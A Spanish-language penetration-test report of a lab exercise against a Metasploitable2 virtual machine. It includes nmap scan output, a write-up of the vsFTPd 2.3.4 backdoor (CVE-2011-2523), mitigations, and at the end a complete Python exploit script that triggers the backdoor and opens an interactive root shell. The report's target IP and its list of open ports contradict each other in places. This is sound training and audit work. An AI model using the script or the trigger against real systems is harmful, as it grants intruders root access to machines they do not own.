Informe de Auditoría de Seguridad: Hallazgos y Mitigación

Título: Auditoría Ética y Documentación de Vulnerabilidades en un Entorno de Pruebas Controlado
Cliente: Equipo de Auditoría Interna
Fecha: 28 de julio de 2025
Autor: Carlos Alexis Aguirre Castillo

1. Resumen Ejecutivo

Se realizó una auditoría de seguridad ética sobre una máquina virtual vulnerable, desplegada en un entorno de laboratorio controlado. El objetivo fue evaluar su seguridad mediante técnicas de pentesting, abarcando fases de reconocimiento, escaneo, explotación controlada y documentación técnica.

Durante el ejercicio, se identificó una vulnerabilidad crítica asociada al servicio vsFTPd 2.3.4, la cual fue explotada exitosamente para obtener acceso remoto tipo root. El proceso siguió metodologías estándar como OWASP y PTES, permitiendo no solo detectar riesgos reales, sino también documentar el impacto y proponer mitigaciones adecuadas.

2. Metodología

Fase	Descripción
1. Reconocimiento	Identificación de información del sistema objetivo.
2. Escaneo	Enumeración de servicios, versiones y vulnerabilidades.
3. Explotación	Demostración del impacto mediante ataque controlado.
4. Documentación	Redacción detallada del hallazgo y su riesgo.
5. Cierre Ético	Reflexión final y valor profesional del proceso.

3. Fase 1: Reconocimiento


Ejecución:


Se utilizó arp-scan y nmap


Hallazgos:

- **Dirección IP**: 192.168.1.10 (máquina Metasploitable2 en VirtualBox)
- **Tecnologías identificadas**:
    - Apache HTTP Server 2.2.8
    - vsFTPd 2.3.4
    - OpenSSH 4.7p1
    - PHP 5.2.4
- **Puertos abiertos**: 21 (FTP), 22 (SSH), 80 (HTTP)

Captura de pantalla del reconocimiento:






Nmap scan report for 192.168.100.30
Host is up (0.015s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:BD:2C:20 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

4. Fase 2: Escaneo de Servicios y Vulnerabilidades

Ejecución:

Se utilizó el siguiente comando para escaneo de puertos y vulnerabilidades:

```
nmap -sS -sV --script=vuln 192.168.1.10
```

Resultados:

Puerto	Estado	Servicio	Versión
21	Abierto	FTP	vsFTPd 2.3.4
22	Abierto	SSH	OpenSSH 4.7p1
80	Abierto	HTTP	Apache 2.2.8

Vulnerabilidad Detectada:

- **Servicio Afectado**: FTP (vsFTPd 2.3.4)
- **CVE Referenciado**: CVE-2011-2523
- **Descripción**: Este servicio contiene una puerta trasera activada al enviar el usuario nergal:).

```
┌──(root㉿kali)-[~]
└─# nmap --script=vuln 192.168.100.30


Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 21:11 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.100.30
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
```

```
┌──(root㉿kali)-[~]
└─# nmap -sS -sV 192.168.100.30


Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 21:50 EDT
Nmap scan report for 192.168.100.30
Host is up (0.00056s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:BD:2C:20 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/
rnel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.29 seconds
```


5. Fase 3: Explotación Controlada


Vulnerabilidad Explotada:

- **Nombre**: Backdoor vsFTPd 2.3.4
- **Vector**: USER nergal:) activa un servicio oculto en el puerto 6200.

Proceso de Explotación:

1. Conexión inicial al puerto FTP.
2. Envío del payload USER nergal:) seguido de PASS pass.
3. Apertura del puerto 6200 con una shell remota.
4. Ejecución de comandos como whoami, obteniendo acceso como root.





Impacto Estimado:

Crítico – El atacante obtiene acceso remoto total (root), lo que compromete completamente la seguridad del sistema.

6. Documentación Técnica del Hallazgo

6.1. Título del Hallazgo

Backdoor FTP en vsFTPd 2.3.4 permite ejecución remota de comandos (RCE)

6.2. Descripción Técnica

El servicio vsFTPd 2.3.4 contiene un backdoor activado al enviar un usuario específico, abriendo el puerto 6200. Este permite ejecutar comandos arbitrarios como usuario root.

6.3. Evidencia Técnica

- **Payload enviado**: USER nergal:)
- **Respuesta obtenida**: Apertura del puerto 6200
- **Comando ejecutado**: whoami ⇒ Resultado: root

6.4. Evaluación del Impacto

- **Impacto**: Crítico (RCE con privilegios máximos)
- **Probabilidad**: Alta (fácilmente explotable)
- **CVSS 3.1 Estimado**: 9.8
    - Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

6.5. Recomendaciones de Mitigación

- **Actualizar o eliminar vsFTPd 2.3.4**
- **Usar servicios FTP con autenticación segura (SFTP)**
- **Auditar accesos y registros del servicio FTP**
- **Segmentar la red y limitar acceso al puerto 21 desde fuentes confiables**

6.6. Referencias

- Exploit-DB #49757
- CVE-2011-2523
- OWASP Testing Guide
- PTES Standard

7. Fase 5: Cierre Ético y Reflexión

Una auditoría ética no se limita a encontrar vulnerabilidades: su valor reside en transformar información técnica en conocimiento accionable. La documentación clara, respetuosa y orientada a la mejora fortalece la postura de seguridad y la confianza entre equipos técnicos y administrativos.

Este ejercicio fue clave para entender que el pentesting no es "hackear por diversión", sino un proceso profesional y estructurado. Demostrar impacto con control, comunicarlo con ética y proponer mejoras efectivas.

Código actualizado

```
#!/usr/bin/python3
import socket
import argparse
import signal
import sys
import time

def handler(signal_received, frame):
  print('\n[+] Saliendo...')
  sys.exit(0)

signal.signal(signal.SIGINT, handler)

parser = argparse.ArgumentParser()
parser.add_argument("host", help="Dirección IP del host vulnerable", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21

# ---------------------------
# Paso 1: Conexión al FTP
# ---------------------------
print(f"[+] Conectando al FTP {host}:{portFTP}...")

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
  s.connect((host, portFTP))
  banner = s.recv(1024).decode()
  print(f"[+] Banner recibido: {banner.strip()}")

  if "vsFTPd 2.3.4" not in banner:
    print("[-] Este host no parece tener vsFTPd 2.3.4")
    sys.exit(1)

  s.sendall(b"USER nergal:)\r\n")
  time.sleep(0.5)
  s.sendall(b"PASS pass\r\n")
  time.sleep(0.5)

# ---------------------------
# Paso 2: Conexión al puerto backdoor
# ---------------------------
print("[+] Intentando abrir shell en puerto 6200...")

try:
  with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as shell:
    shell.connect((host, 6200))
    print("[+] Backdoor abierto, interactuando. (Ctrl+C para salir)")

    while True:
      cmd = input("$ ")
      if cmd.strip().lower() in ["exit", "quit"]:
        break
      shell.sendall(cmd.encode() + b"\n")
      time.sleep(0.5)
      data = shell.recv(4096).decode(errors="ignore")
      print(data.strip())
except ConnectionRefusedError:
  print("[-] El puerto 6200 no está abierto. La shell no se activó.")
except Exception as e:
  print(f"[-] Error: {e}")
```